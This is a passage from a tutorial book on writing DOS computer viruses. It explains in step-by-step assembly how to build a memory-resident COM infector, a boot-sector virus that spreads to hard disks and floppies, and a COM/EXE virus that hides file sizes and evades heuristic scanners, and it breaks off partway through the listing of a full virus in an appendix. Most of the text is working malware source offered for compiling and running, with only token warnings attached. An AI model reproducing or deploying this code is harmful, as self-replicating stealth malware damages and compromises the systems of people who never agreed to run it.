Now that the structure of a programs memory is understood we can look into how to modify it to cause a virus to stay resident. The idea of making a virus resident is simple. 1) Allocate a block of memory for the virus. 2) Copy the virus to this block of memory and 3) make sure the block of memory does not get freed. To stop the memory block from getting freed we simple stop DOS from even seeing it. This also has the advantage that the virus will not show up when people look at the contents of their memory.

To allocate memory for the virus you will need to lower the amount of total memory available. This leaves an area at the top of memory that cannot be freed and is perfectly safe for you to use. The first step is to shrink the size stored in the MCB by the size of the virus. Since the value stored in the MCB is in paragraphs, it must be divided by the virus size and rounded up by adding 16, for a paragraph. Then the same must be done to the top of memory value stored in the PSP. Again subtracting the virus size plus 16, divided by 16 and rounded up. With this done we have stopped the memory allocated for the virus from being freed and also hidden it from prying eyes. Once the memory block has been allocated you will also need to alter the MCB so that it is valid. To do this you need to change the location byte to 2 to represent that it is the last block in its chain. Second you need to change the owner. This should be DOS, making the memory act as a system area. And finally the size of the block has to be declared. This is just the size of the virus plus 16.

```

sub word ptr ds:[3], (VEND - VSTART + 0Fh) / 10h + 1
sub word ptr ds:[12h], (VEND - VSTART + 0Fh) / 10h + 1
mov ax, ds:[12h]                ; get new top of mem = start
                                ; of our block
mov ds, ax                      ; set ds to point to MCB
inc ax
mov es, ax                      ; set es to point to block
mov byte ptr ds:[0], 'Z'       ; last chain
mov word ptr ds:[1], 8         ; system block
mov word ptr ds:[3], (VEND - VSTART + 0Fh) / 10h ; new size

```

Now that you have a willing and waiting block of memory the size of the virus, you need to move the virus into. This has to be done before setting up the interrupt handler. This is necessary as the resident virus will be located in the top of memory, not at its current location. Therefore the interrupt table has to point to the new memory block rather than were current copy is. To copy the virus simply setup ES to point to the new memory block's segment and DS to point to the current segment. Then copy the virus using the *movsw* instruction.

```

push cs
pop ds                          ; current segment
xor di, di                      ; destination starts at 0000h

```

```

mov cx, (CODE_END - VSTART) / 2 + 1 ; number of bytes to copy
mov si, bp ; code starts at bp + 0000h
rep movsw ; move word chunks

```

The virus has now been copied to its new designated block in memory. It is now time to hook it to the chosen interrupt(s). In the case of this virus that is interrupt 21h. I will be using direct manipulation of the interrupt table as discussed earlier, From the above code, ES will contain the segment address of the virus in memory.

```

xor ax, ax
mov ds, ax ; int table starts at 0000h
push ds
lds ax, ds:[84h] ; ax = offset; ds = segment
mov word ptr es:OLD_INT21, ax ; save offset of interrupt
mov word ptr es:OLD_INT21 + 2, ds ; and segment of interrupt
pop ds
mov word ptr ds:[84h], offset INT21 ; new handler for int 21h
mov ds:[86h], es ; and set segment address

```

The virus will now be installed in memory and hooked to interrupt 21h. Whenever interrupt 21h is invoked the virus's handler will take control instead of the DOS handler. In order to test whether the virus is already in memory the virus does a call to int 21h service function 3Dh. This is the function to open a file. The access code to open the file with is 77h. If the virus is not in memory then the call will return with the carry flag set and an error code in AL. If the virus is in memory then it will clear the carry flag and return.

CHECK:

```

clc
iret

```

With the virus in memory all calls to int 21h service function 4Bh are intercepted. This is the function to load and or execute a program. When calling the function DS contains the segment of the filename and DX has the offset. This makes it very easy to find a file to infect. When opening the file and getting the attributes, the filename is already in the proper registers. To infect the file the DS and DX attributes need to be saved so that the attributes can be restored at the end of the infection. This should be done when the infection is called or near the start of the infection.

In order for the virus to quickly determine whether the file is infected or not, the virus changes the seconds of the file to 22. This is easy to check with minimal time required. An added benefit is that the DOS dir command does not display the seconds. To test for the seconds you need to isolate the seconds field. The format of a file time is shown below.

Time format:

Bits (Hex)

```

F E D C B A 9 8 7 6 5 4 3 2 1 0
H H H H M M M M M S S S S S

```

Where H = Hours, M = Minutes and S = Seconds

To check the seconds, do a binary AND on the lower byte of the time, using the value 1Fh. This will leave you with just the seconds. Then simply compare it to the value divided by 2, as the seconds are stored as half the value they are.

```
mov [FILETIME], cx           ; save the time
mov [FILEDATE], dx          ; save the date
and cx, 1Fh
xor cx, 0Bh                  ; test for value of 22
jz NO_INFECT
```

After infecting the file the file's seconds need to be changed to 22 before restoring the time and date. This is done by clearing the second bits and then adding 22 to the lower byte of the time. Again remember that the seconds are stored as seconds / 2.

```
mov ax, 5701h                ; set time/date
mov dx, [FILEDATE]
mov cx, [FILETIME]
and cl, 0E0h                 ; clear seconds bits
or cl, 0Bh                    ; add in 22 / 2
int 21h                       ; restore time/date
```

The file will now be infected and we can return control back to the original interrupt 21h handler letting it run the program.

The **Sniper** virus, is a highly infectious virus and great care should be taken when experimenting with it. The best choice is not even to run it in the first place. Once it becomes memory resident the only way to get it out of memory is to reboot. It will infect any COM file that is run while it is resident in memory. It also restores the time, date and attributes of the file it infects making it difficult to spot. There is virtually no slow down in system as a result of the virus making it that much harder to spot. The bottom line is to not run this virus in the first place. If you do experiment with it though, be careful. Know what applications get run while it is resident, if any at all. As an added precaution, reboot with a systems disk after running the virus to ensure that it does not get resident when the machine is rebooted. The virus can be identified by the change in seconds to 22. Although this may not mean the file is infected, it is an almost sure bet. The complete code for the **Sniper** virus can be found in appendix C.

Chapter 4 - Boot infecting viruses.

So far we have discussed COM, EXE and memory resident viruses. It is now time to take a look at the final type of virus that this book will cover, a boot infection. In this chapter you will learn what a boot infection is and how they operate. These viruses are similar to the past ones but they attack a much more subtle and taboo area of the computer. This area being the boot sector.

Before we go any further a quick understanding of the layout of a computer disk is necessary. On all diskettes and hard disks data is stored using a triplet. The triplet corresponds to the cylinder, head and sector. The cylinders are numbered from 0 to X, where X is usually a high number like 79. The head is numbered from 0 to X as well where X is usually no more than 1. On hard drives this value could be large. Now we come to the sectors, and don't even think you know the answer to this one. Sectors are not like the later two, they are numbered from 1 to X, where X is some value which varies greatly depending on the disk size. These three values make a triplet used to reference the data on a disk. Now that we know the storage pattern of disks we can better understand the arrangement of them.

What is a boot sector? This is perhaps the first question that should be answered. The boot sector is the first sector on a disk or hard disk and it contains the code to load and launch the operating system. When a computer is booted the BIOS will read the boot sector and execute the code contained therein. Now the boot sector of a diskette is very different from that of hard disk.

On a hard disk the first sector is most times referred to as the partition, since the hard disk's partition table is located here. The partition tells the computer how the hard disk is arranged. A hard disk may have only one partition or it may have as many as four. The code located in the first sector loads the partition that is going to be booted from. The partition table tells the computer where the partition to be booted from is located. The format for an entry in the partition table is shown below.

Offset	Size in bytes	Description
00h	1	Boot indicator, 0 = non-bootable, 80h = bootable.
01h	1	Head (or side) the partition begins on.
02h	1	Sector the partition begins on.
03h	1	Cylinder (or track) the partition begins on.
04h	1	System indicator, 1 = 12 bit FAT, 6 = 16 bit FAT.
05h	1	Head (or side) the partition ends on.
06h	1	Sector the partition ends on.
07h	1	Cylinder (or track) the partition ends on.
08h	4	Total number of blocks (or sectors) preceding the partition.
0Ch	4	Total number of blocks (or sectors) in the partition.

The partition table begins at offset 1BEh and is 64 bytes long. It is composed of four of the structure shown above. After the partition table is loaded the computer will then find and load the boot record for the partition that is being booted from.

On diskettes things are a little different. On a diskette there is no partition table. There is only the boot record. So on the first sector is the diskettes boot record. The format of this is shown below.

Offset	Size in bytes	Description
00h	3	A near jump. Usually the jump takes only two bytes and the third byte is a NOP command, 90h.
03h	8	OEM ID.
0Bh	2	Bytes per sector. Usually 512.
0Dh	1	Number of sectors per cluster.
0Eh	2	Number of reserved sectors at the beginning.
10h	1	Number of FAT copies.
11h	2	Number of root directory entries.
13h	2	Total sectors on the disk.
15h	1	Media descriptor byte.
16h	2	Sectors per FAT.
1Bh	2	Sectors per track.
1Ah	2	Number of heads (sides).
1Ch	4	Number of special hidden sectors.
20h	4	Big total number of sectors. Used instead of Total number of sectors at 13h for hard disks.
24h	2	Physical drive number.
26h	1	Extended boot record signature.
27h	4	Volume serial number.
2Bh	11	Volume label.
36h	8	File system ID. Identifies the type of FAT or other file system.

The total size of the boot record is 62 bytes and it begins at the start of the first sector. When the diskette is booted from the boot record is loaded and executed. This same structure exists on the hard drives as well. When the partition table is loaded it will go to the location on the hard disk and load the boot record for that partition and boot.

Now that you have seen how computer disks are arranged lets look at how they boot up. When a computer boots from a hard disk it will first load the first sector on the hard disk, the partition table, into memory at the address 0000:7C00h. The computer then looks for a beatable partition. When it finds it, it will go to that location and load the boot record into memory at 0000:7C00h, and control will pass to it. The boot record will then search out and load the operating system. On a diskette the same steps happen except that there is no partition table to be loaded, a diskette simple loads the boot record.

To infect a boot sector the virus must read in and store the boot sector for later use. The virus must then alter the boot sector by adding itself. It then writes the boot sector back to the disk. That is all that is needed to infect a disk. When infecting a disk it is optional as to whether to leave the boot record or partition table in tact. Some viruses may need more space or they may find it too much of a bother to alter the boot sector when they could simple overwrite it. The problem is if the boot. record on a diskette is not in place then the diskette will be inaccessible and the same is true for the partition table. It is possible to trick the computer into thinking that it is looking at the proper area but I will not be covering that in this chapter. The method I will be using is to place the virus code either before the partition table, leaving it in tact or after the boot record, leaving it in tact. In order for this to work though you will need to offset all references within the virus code.

This is done as it has been done in past viruses.

VSTART:

```
    call NEXT
NEXT:
    pop bx
    sub bp, offset NEXT          ; get our offset for, the virus code
    xor ax, ax
    mov ds, ax
    cli
    mov ss, ax
    mov ax, 7C00h                ; set the stack just below our virus
    mov sp, ax
    sti
```

Now we are ready to begin the infection. Since the virus is memory resident it will need to trap the interrupts and become resident. There are two points that should be noted. The first is that because the virus is running from the boot up, there is no OS present yet. So only the BIOS interrupts are available such as interrupt 13h. This is the interrupt that we will be taking over as it is responsible for all disk IO allowing a good position for infecting diskettes. The second point is that memory allocation is different. Since there is nothing pertaining to memory setup. The only thing that is setup is the amount of memory specified by the BIOS. Therefore the first thing you need to do is store the interrupt address of interrupt 13h.

```
    mov ax, word ptr ds:[4Ch]          ; store the interrupt
                                        ; address for interrupt 13
    mov word ptr cs:[bp + INT_13_OLD], ax ; store in our data area
    mov ax, word ptr ds:[4Eh]
    mov word ptr cs:[bp + INT_13_OLD + 2], ax
```

You then need to lower the amount of available memory. This is done much the same way as in the previous chapter. This time you will need to get the total available memory from the BIOS at memory address 0000:0413h. Read the value in and subtract one from it. This is the total amount of memory in kilobytes(k). By subtracting one we decrease memory by 1k. This gives us plenty of room for a virus in memory. It is also useful in that a virus will not show up as being memory resident.

```
    mov ax, word ptr ds:[413h]        ; get the total amount of
                                        ; system memory
    dec ax                             ; lower it by 1k
    mov word ptr ds:[413h], ax        ; and store it again

    mov cl, 6
    shl ax, cl                         ; multiply the memory address by
                                        ; 64 for paragraphs
    mov es, ax                         ; set ES to the new memory address
    mov word ptr cs:[bp + 2 + HIGHJUMP], ax ; store it in our jump as well
    mov word ptr cs:[bp + HIGHJUMP], offset BEGIN ; and put the
                                        ; offset of BEGIN in our jump.
                                        ; Now we can jump into our new
```

```
        ; memory area at the label BEGIN
```

Before going any further we now need to hook the interrupt, as the next step will be to copy the virus code. The address for interrupt 13h has already been saved, so now it is only necessary to store the new interrupt handler's address in the interrupt table.

```
mov ax, offset INT_13_HANDLER      ; get the offset of our
                                   ; interrupt handler
mov word ptr ds:[4Ch], ax          ; and point the interrupt
                                   ; table to it
mov word ptr ds:[4Eh], es
```

Now as I was talking about earlier, I said that when the computer loads the boot sector it loads it to memory at the address 0000:7C00h. This means that the virus code is now at this location. If we are to transfer control to the original boot sector we need to get the virus out of where it is and then load the original boot sector. Now that there is memory allocated for us, the virus can be copied to it, thus freeing up the memory at 0000:7C00h for the old boot sector. You will notice that above we store the offset of a label called BEGIN. This is done because we need to jump to this label in our code. The code though will be located where we allocated it, not where we currently are. So you also store the segment of the newly allocated memory. To copy the virus use a *movsw* instruction.

```
cld
push bp
pop si
add si, offset VSTART              ; get the offset of our
                                   ; virus start
mov cx, (VEND - VSTART) / 2 + 1    ; copy the whole virus
mov di, 100h                       ; to our memory area at
                                   ; offset 100h
rep movsw                           ; move by words

jmp dword ptr cs:[bp + HIGHJUMP]    ; this jumps to the next
                                   ; line of code but in our
                                   ; new memory area
```

We have now copied the virus code to the allocated memory and transferred control to the next line after the jump in the allocated memory. The virus is now memory resident. The next task is to check to see whether the hard drive is infected. This virus will infect the hard drive on boot up and it infects all disks placed in the A drive when it is running. Before checking the hard disk first see if it is necessary. If you are booting from the hard drive then it is infected. So there is no need to read in the boot sector and search it. Before doing this though reset the disk controller to make sure everything is functioning.

```
BEGIN:
xor ax, ax
mov es, ax
int 13h                             ; reset the disk
push cs
pop ds
```

```

mov ax, 201h          ; read old boot sector into
mov bx, 7C00h        ; 7C00h so it can boot later
mov cx, [SECTOR]
cmp cx, 7            ; if the sector is 7 then it is a
                    ; hard disk infection

jne FLOPPYBOOT
mov dx, 80h          ; get from first hard drive
int 13h
jmp EXITVIRUS        ; and exit

```

By checking the sector at which the original boot sector is stored we can determine whether we are booting from a hard disk or a floppy disk. If we are booting from the hard disk then the drive is already infected and there is no need to do anything else. If the we are booting from a floppy disk, then we need to check the hard disk and if it is not infected then infect it.

To test for an infection read in the boot sector of the hard disk and check the position that would be the end of the virus code for our signature. If the signature exists then the hard disk is infected other wise it needs to be infected.

FLOPPYBOOT:

```

mov dx, 100h          ; read old sector from side 1
int 13h
jc EXITVIRUS
push cs pop es
mov ax, 201h          ; now read in the boot sector
mov bx, offset SECTORDATA ; and store it in our data area
mov cx, 1
mov dx, 80h          ; from the first hard drive
int 13h
jc EXITVIRUS
cmp word ptr [SECTORDATA + (VEND - VSTART) - 2], 9719h
                    ; and check for a previous infection
jne INFECTHARDDISK   ; if not then infect!

```

To infect the hard drive first write the original boot sector to a safe storage on the hard drive. On hard drives there is usually space between the partition table and the first partition of the hard drive. We will be using this space to store the original boot sector.

INFECTHARDDISK:

```

mov cx, 7              ; write the old boot sector
                    ; to sector 7
mov [SECTOR], cx      ; store the sector for later
mov ax, 301h          ; write the boot sector
mov dx, 80h          ; to the hard drive
int 13h
jc EXITVIRUS
mov si, offset VSTART ; now copy our virus to boot block
mov di, offset SECTORDATA
mov cx, (VEND - VSTART) / 2 + 1 ; move the whole thing
rep movsw
mov ax, 301h          ; write boot block to the hard drive

```

```

mov dx, 80h
mov cx, 1
int 13h
jmp EXITVIRUS

```

At this point you have either determined that the hard drive is not infected, in which case it has been infected. Or you have found that the hard drive is already infected and the virus has returned control to the original boot sector. To return control, simply jump back to the old boot sector which was loaded into memory at 0000:7C00h, were the virus code used to be.

EXITVIRUS:

```

db 0EAh, 00h, 7Ch, 00h, 00h           ; this jumps back to the
                                       ; original boot block

```

You should now be ready to designing the interrupt handler for interrupt 13h. This interrupt controls the disk access. Every time disk functions are called this interrupt is generated. This means that our virus will infect whenever a diskette is accessed. The only disk drive that will be infected is the A drive. When the handler is called you first let the original interrupt 13h call go through, then infect the disk at the end before transferring control back to the caller of the interrupt.

INT_13_HANDLER:

```

push ds
push ax                               ; save the registers we are going to use
or dl, dl                             ; first disk drive
jnz EXITINT13
xor ax, ax                             ; DS = 0
mov ds, ax
test byte ptr ds:[43Fh], 1            ; test to see if the drive is
                                       ; still spinning
jnz EXITINT13                         ; bail if it isn't...
pop ax
pop ds                                 ; restore registers
pushf                                  ; fake an interrupt call
call INT_13_OLD                       ; and call old interrupt 13h
pushf                                  ; save flags
call INFECT_DISK                       ; infect the disk
popf                                    ; restore flags
retf 2                                 ; return and get flags off stack

```

EXITINT13:

```

pop ax
pop ds                                 ; restore registers
jmp dword ptr cs:[INT_13_OLD]         ; and go to old interrupt

```

In the above code you first test to make sure that it is the A drive that is being accessed. If it is not then we just call the original interrupt. Before trying to infect the disk though you want to make sure that the disk is still spinning, this means that the drive light is still on. This way the virus will not cause the light to come on for no apparent reason. To do this check the drive's motor status by reading in the value stored at address 40:3Fh. If the value is one then the drive is still spinning, otherwise just call the original interrupt.

You will also note the final *retf 2* instruction. The two is used to pop off two extra bytes from the stack. This is done because of the two bytes put there from a *pushf* instruction, which is always done when an interrupt is called.

If everything goes well then the virus will call the original interrupt and then branch to `INFECT_DISK`. This is where the actual infection takes place. The first thing to do is save all the registers, as they will be changed. In order to infect a diskette you need to first get the boot sector of the diskette. This is done by simply reading it in to a buffer. When calling interrupt 13h to read in the boot sector you need to call it indirectly. This is demonstrated below.

`READBOOTBLOCK:`

```
mov ax, 201h          ; read in the boot sector of the A drive
mov bx, offset SECTORDATA ; store it in our data area
mov cx, 1
xor dx, dx           ; A drive
pushf
call INT_13_OLD
jc QUITINFECT
```

Notice the *pushf* instruction followed by the call. This simulates an interrupt. Now that we have the boot sector it needs to be checked to see if the virus has already infected. This is done the same way as checking the hard drive. The one difference is that you need to account for the offset of the boot record that comes before the virus code. To do this use the jump at the beginning of the boot record to determine the starting position of the virus code. This is then added to the offset of the virus start.

`CHECKINFECT:`

```
mov dl, byte ptr [SECTORDATA + 1] ; get the jump offset
inc dx
inc dx ; add 2
xchg dx, bx ; needs to be in BX
cmp word ptr [bx + SECTORDATA + (VEND - VSTART) - 2], 9719h
; and test for an infection
je QUITINFECT ; yes? Then bail.
```

If we have gotten this far then the diskette is not infected and we are ready to infect the diskette. To infect the diskette you need to store the original boot sector somewhere on the diskette and write an infected boot sector to the first sector of the diskette. If you remember, hard drives have a space between the partition table and the first partition. Diskette's do not have this same free space. To store the boot sector it will be written at the end of the root directory table. This is usually safe but if there are entries they will be overwritten.

On all diskettes except the 360k format, the end of the root directory table is located at cylinder 0, head 1, sector 0Eh. On the 360k format the end of the root directory table is at cylinder 0, head 1, sector 3. To determine if the diskette is a 360k format just check the media descriptor byte located at offset 15h in the boot record. If it is FDh then the diskette is a 360k format. Once you have determined the type of diskette write the boot sector to the proper place on the diskette.

```

INFECTFLOPPY:
    push bx                ; need the offset value later
    xchg dx, bx           ; restore BX and DX
    xor dx, dx            ; set DX = 0 for A drive
    mov ax, 301h
    mov dh, 1             ; side 1
    mov cl, 3             ; if 360k disk then sector 3
    cmp byte ptr [bx + 15h], 0FDh
    je IS360DISK
    mov cl, 0Eh           ; else sector 0Eh

```

```

IS360DISK:
    mov [SECTOR], cx      ; store sector
    pushf
    call INT_13_OLD       ; and write boot block

    pop bx                ; restore our offset value

```

When you place the virus code into the boot sector you need to keep the boot record in tact, otherwise the diskette will become inaccessible. To do this place the virus code directly after the boot record. The fortunate thing is that there is a jump in the beginning of the boot record that branch's to the code right after the boot record. This means that the virus code is executed and the boot record is preserved. To get the end of the boot record read in the offset of the jump from the first three bytes of the boot record.

Once you have this value you know were to place the virus code. The value was gotten earlier to test if the diskette was already infected, so it should still be stored. Once you know were to place the virus just copy the code into the boot sector.

```

    mov si, offset VSTART ; move the virus into boot block
    lea di, [SECTORDATA + bx] ; after the MBR information
    mov cx, (VEND - VSTART) / 2 + 1
    rep movsw

```

With the virus code copied into the boot sector you need to save the boot sector back to the diskette.

```

    mov ax, 301h          ; and write the new boot block to
    mov bx, offset SECTORDATA ; sector 1 from our data area
    mov cx, 1
    xor dx, dx            ; A drive
    pushf
    call INT_13_OLD

```

The infection is now complete and you are ready to return to the main block of the interrupt handler. Before you do return though, we need to restore all the registers saved in the beginning. Once that is done simply return and the interrupt handler finishes. That is all that is required of the interrupt handler. Each time a diskette is accessed the handler will infected the diskette if it is not already infected. If the diskette is write-protected then any attempt to write to the diskette will fail and none will be the wiser.

The complete code for the **Whispers** virus can be found in appendix D. As always I will warn that this virus is very contagious. Be careful if you decide to test it as it is very difficult to get rid of once it gets into your computer. It is also the hardest virus so far to detect. The complete code found in appendix D is designed to install the virus onto a diskette in drive A that is of a format greater than 360k. Simply compile the code and run it with a diskette in drive A. This will infect the diskette. From there on if you boot from that diskette the virus will infect your hard drive and become memory resident, infecting all diskettes accessed on the A drive. You have been warned.

Chapter 5 - Avatar.

Here we are at the final chapter of this book. I trust that so far the book has been informative. By now you should know how to construct various types of computer viruses and also how they function within a computer. This chapter is designed to tie up the loose ends rather than go into a whole discussion of a new type of virus.

The topics discussed in this chapter will span all the previous chapters except for the last one. In this chapter I will discuss techniques for increasing the number of infections by infecting both EXE files and COM files. I will also show how to effectively hide a virus using certain techniques for stealth. A word of caution before going any farther. The virus shown in this chapter is extremely infectious. It hides itself extremely well and therefore is very difficult to detect. Take care if you decide to experiment with it.

One thing that anyone can observe by skimming through the files on their hard drive is that there are more EXE files than there are COM files. This is becoming ever greater as computers move towards systems that require more program code in order to do their job. It is therefore absolutely necessary that a virus infect EXE files in order to spread effectively throughout a computer and beyond. At the same time though, one of the greatest files to infect is COMMAND.COM, which is executed each time the computer starts. By infecting this file a virus can almost certainly ensure that it is always active.

This need to infect both COM and EXE files is a very necessary part of a virus's survival. If a virus can infect both file formats instead of just one or the other then it has a greater chance for survival. This is not as hard as it may seem. In many of our viruses we have done tests to see whether a potential file is an EXE or not. If the file is not then we have assumed it to be a COM file. This and the necessary code for both an EXE infection and a COM infection are the only things needed to allow a virus to infect both files. The virus simply looks at the file and determines whether the file is an EXE or a COM file and branches to the appropriate routine.

Because much of the code for either a COM or an EXE file infection is the same the main concern is how to use both routines with as little code duplication as possible. For instance, both routines will need to append the virus onto the end when they infect. Rather than having both routines containing this code we make it separate in order to save space. Actually the only parts of the two routines that have to be different are the initial changes to the beginning of the file. In COM files this means changing the first three bytes. In an EXE file it means changing the header. Therefore by creating two procedures, one to change the first three bytes of a COM file and one to alter the EXE header, you can add the ability to infect either file type. Simply determine the file type and call the proper procedure. After that the virus can continue as usual, since the remaining code is the same no matter what.

Dual infection is not a difficult task to complete. Now that it is finished we can take a look at two techniques that will greatly improve the efficiency of a virus. A problem with any virus is that when it infects a file the file's size increases, This, while not always obvious, is noticeable. A virus can fight back though. If the virus is able to stealth the size of an infected file, then it becomes that much harder to spot. This means a greater chance for survival.

Directory stealth is a way by which a virus conceals the actual size of the infected file, showing rather the original size of the file. In order to achieve this a series of interrupts must be hooked. Before explaining the methods to stealth file size I will first discuss the way in which programs obtain the file size.

When programs such as DOS, Dosshell, PCTools, etc., look for a file they use one of two possible methods. The first is interrupt 21h functions 11h and 12h. These are the find-first-with-FCB and find-next-with-FCB functions. These two functions use File Control Block (FCB) structures to store information for the file that the functions are looking for. The other method is interrupt 21h functions 4Eh and 4Fh. These are the find-first and find-next functions. These function do not use a FCB but rather accept simply an ASCII file name, optionally with a path. Both of the methods stored the information for the file, if there is nay, in the current DTA. Readers should familiar with the later of the two methods as it was used in chapter 2.

To hide the file size of a virus the virus must be hooked into interrupt 21h functions 11h, 12h, 4Eh and 4Fh. While FCB's are not used very much in newer software it is always possible for your virus to encounter software that does use FCB's. Let's first take a look at the method for hiding a file size using FCB's.

To understand how to change the information returned in a FCB, you must first understand what a FCB is. The table below shows the structure of a FCB and an extended FCB.

Extended FCB information.

Offset	Size in bytes	Description
-07h	1	This contains a value of FFh telling us that it is an extended FCB.
-06h	5	Reserved.
-01h	1	File attribute.

FCB information

Offset	Size in bytes	Description
00h	1	Drive number. 0 = default, 1 =A, 2 = B, 3 = C, etc...
01h	8	Filename. Unused space is padded with blanks.
09h	3	Extension of filename.
0Ch	2	Current block number.
0Eh	2	Record size.
10h	4	File size.
14h	2	File date. YYYY-YYM-MMMD-DDDD
16h	1	Unknown.
17h	2	File time. HHHH-HMMM-MMMS-SSSS
19h	4	Reserved.
1Dh	4	File size. Same as offset 10h but this is displayed on screen.
21h	1	Current record number.
22h	4	Random record number.

Now that we know what a FCB looks like lets look at what needs to be done. There is only one part of the FCB that needs to be changed and that is at offset 1DH. As with past memory resident viruses you should test the time to see if the file is

already infected if it is then subtract the virus size. This hides the fact that the file is actually infected by not revealing the change in the file size. The first step is to call the original handler for the interrupt so that it can be allowed to fill in the information that the virus will change. We also need to save not just registers but the flags as well.

FCB STEALTH:

```

pushf                ; face an interrupt call
call OLD_INT21
or al, al            ; al = 0 if successful
jnz EXIT_FCB

pushf
push ax
push bx
push es              ; save everything

```

Once the original handler has been called you need to get the current DTA. When interrupt 21h functions 1h and 12h are called they both place the information, in this case a completed FCB, into the current DTA. You can get the current DTA with interrupt 21h function 2Fh. When it returns BX will have the address. You now need to check the value that BX points to. If the value is FFh then you are dealing with an extended FCB and you need to add 7 to BX. If it is not FFh then do nothing to BX.

```

mov ah, 2Fh          ; get the DTA
int 21h

; We now need to test as to whether we are dealing with a
; FCB or an extended FCB.
mov al, [bx]         ; flips it to 0 and sets the zero
inc al               ; flag if the value is FFh
jnz FCB_OK           ; nope - continue
add bx, 7            ; add 7 to pointer if it is

```

FCB_OK:

Before you make any changes to the FCB you first need to know if it is necessary. The same method used in chapter 4 for checking for an infection is used here. Simply look at the seconds to see if your value is there. If the value is there then you assume that the file is infected and subtract the virus size from the file size stored at offset 1Dh in the FCB. If the seconds value is not the same then the file is not infected and no changes are made to the file size.

```

mov ax, es:[bx + 17h] ; get seconds field
and al, 1Fh
xor al, 2             ; test for infection
jnz NOT_FCB_INFECTED

sub es:[bx + 1Dh], (CODE_END - VSTART) ; subtract size
sbb word ptr es:[bx + 1Fh], 0

```

NOT_FCB_INFECTED:

```

pop es
pop bx
pop ax                ; restore registers

```

```

    popf
EXIT_FCB:
    retf 2

```

After everything the registers are restored and the handler returns. This is one way in which to increase the survival of a virus.

The other two functions talked about are 4Eh and 4Fh. If a virus is to truly stealth the increase in file size it must also hook these interrupts. The handler for these two functions is almost the same as that of the FCB handler.

The difference is the structure of the data that must be edited. When functions 4Eh and 4Fh are called they fill the current DTA with ASCII information about the file. The structure of this information is shown below.

Offset	Size in bytes	Description
00h	21	Reserved for DOS.
15h	1	File attribute
16h	2	File time
18h	2	File date
1Ah	4	File size
1Eh	13	ASCII file name

As with the FCB stealth you also have to change the file size. Again, first get the current DTA. Then check for an infection by looking at the files' seconds. If the file is infected then subtract the virus size.

```

DIR_STEALTH:
    pushf
    call OLD_INT21
    jc EXIT_DIR

    pushf
    push ax
    push es
    push bx

    mov ah, 2Fh
    int 21h

    mov ax, es:[bx + 16h]
    and al, 1Fh
    xor al, 02h
    jnz NOT_DIR_INFECT

    sub es:[bx + 1Ah], (CODE_END - VSTART)    ; hide file size
    sbb es:[bx + 1Ch], 0

NOT_DIR_INFECT:
    pop bx
    pop es
    pop ax

```

```

    popf
EXIT_DIR:
    retf 2

```

The final part of the virus is to return control to the host program. This is done the same as with our past viruses. If the host program is an EXE file then the address of the program is setup and control passed. For a COM file simply push 100h onto the stack and return. In order to determine which program return to use, check the first three bytes that were read from the host program at the time of infection. If you remember we read in the first three bytes to check to see if the file is a COM or EXE. Those same three bytes are copied with the virus when it infects the host file. If you test to see if the two letters 'MZ' appear in the three bytes then you can determine whether the host program that the virus has infected is an EXE or a COM file.

```

RUN_HOST:
    cmp word ptr cs:[bp + ORIG_JUMP], 5a4dh
    je GO_EXIT_EXE

    mov di, 0101h                ; this avoids scan programs
    dec di                       ; that use heuristics
    push di
    lea si, [bp + ORIG_JUMP]
    movsw
    movsb
    ret                          ; return to the host

GO_EXIT_EXE:
    mov ax, es
    add ax, 10h
    add cs:[bp + word ptr EXEJUMP2 + 2], ax
    add ax, cs:[bp + word ptr STACKSAVE2]
    cli
    mov ss, ax
    mov sp, cs:[bp + word ptr STACKSAVE2 + 2]
    sti
    jmp HOST                    ; This avoids PIQ pre-fetching.

```

HOST:

The addition of both the directory stealth and the ability to infect both file types will greatly increase the speed at which a virus can spread and also increase its security by keeping it hidden. The complete source code for the **Avatar** virus is shown in appendix E. This virus is very contagious and great care should be taken if you wish to experiment with it. Remember that it is memory resident and will infect EVERY file run.

This is the close of this book. I hope that you, the reader, have found this book to be of use in understanding the design and functioning of viruses. This book is not meant to be used destructively. It was not my intention at the start of writing this book, nor at the end for it to cause social chaos. While the viruses in this book are very capable of infecting multiple systems, by being cautious with the source code it can be avoided. I hope that all those that read this book will find a new

understanding for viruses. They are incredible in their design and yet all too often they are misused. This greatly dampens any scientific use that computer viruses may be able to contribute to.

Appendix A

```
; Simple Virus  
; A small COM infection that makes no attempts to hide itself by  
; restoring the time, date and attributes. It can only infect files in  
; the current directory.
```

```
; COMPILE AS FOLLOWS:
```

```
; tasm /m2 simple  
; tlink /t simple
```

```
; Infected file size increases by 171 bytes as well as the time and  
; date are changed.
```

```
.model small  
.code  
    org 100h                ; start of COM files  
VSTART:  
    call GET_OFFSET  
GET_OFFSET:  
    pop bp  
    sub bp, offset GET_OFFSET    ; get the offset  
  
    lea di, [bp + ORIG_START]    ; save the original 3 bytes  
    lea si, [bp + BUFFER]        ; store in our buffer  
    movsw  
    movsb  
  
    mov ah, 1Ah                ; set the new DTA  
    lea dx, [bp + DTA1]          ; to ours  
    int 21h  
  
FIND_FIRST:  
    mov ah, 4Eh                ; find first function  
    xor cx, cx  
    lea dx, [bp + COM_MASK]  
FIND_NEXT:  
    int 21h  
    jc QUIT  
  
    mov ax, 3D02h                ; open for read/write  
    lea dx, [bp + DTA1 + 30]    ; our filename  
    int 21h  
    mov bx, ax  
  
IS_INFECTED:  
    mov ah, 3Fh                ; read from file  
    mov ex, 3                    ; read 3 bytes  
    lea dx, [bp + BUFFER]        ; store em in buffer  
    int 21h  
    mov ax, 4202h                ; move r/w pointer to end  
    xor dx, dx  
    xor cx, cx
```

```

    int 21h                ; ax has the offset of file end
    cmp ax, 65534 - (VEND - VSTART)    ; check if size is too large
    ja SKIPIT
    xor dx, 0              ; an XOR is faster than a CMP
    jnz SKIPIT            ; make sure there is no carry
    sub ax, (VEND - VSTART) + 3        ; ax is were virus begins?
    cmp word ptr [bp + BUFFER + 1], ax
    jne INFECT
SKIPIT:
    mov ah, 3Eh
    int 21h                ; close file
    mov ah, 4Fh            ; find next function
    jmp FIND_NEXT

INFECT:
    add ax, (VEND - VSTART)    ; readjust for new jump
    mov word ptr [bp + VJUMP + 1], ax ; build our jump

APPEND_VIRUS:
    mov ah, 40h            ; write to file
    mov cx, (VEND - VSTART) ; length of virus
    lea dx, (bp + VSTART)  ; beginning of virus
    int 21h

WRITE_JUMP:
    mov ax, 4200h
    xor dx, dx
    xor cx, cx
    int 21h
    mov ah, 40h
    mov cx, 3
    lea dx, [bp + VJUMP]
    int 21h
    mov ah, 3Eh
    int 21h

QUIT:
    mov ah, 1Ah
    mov dx, 80h
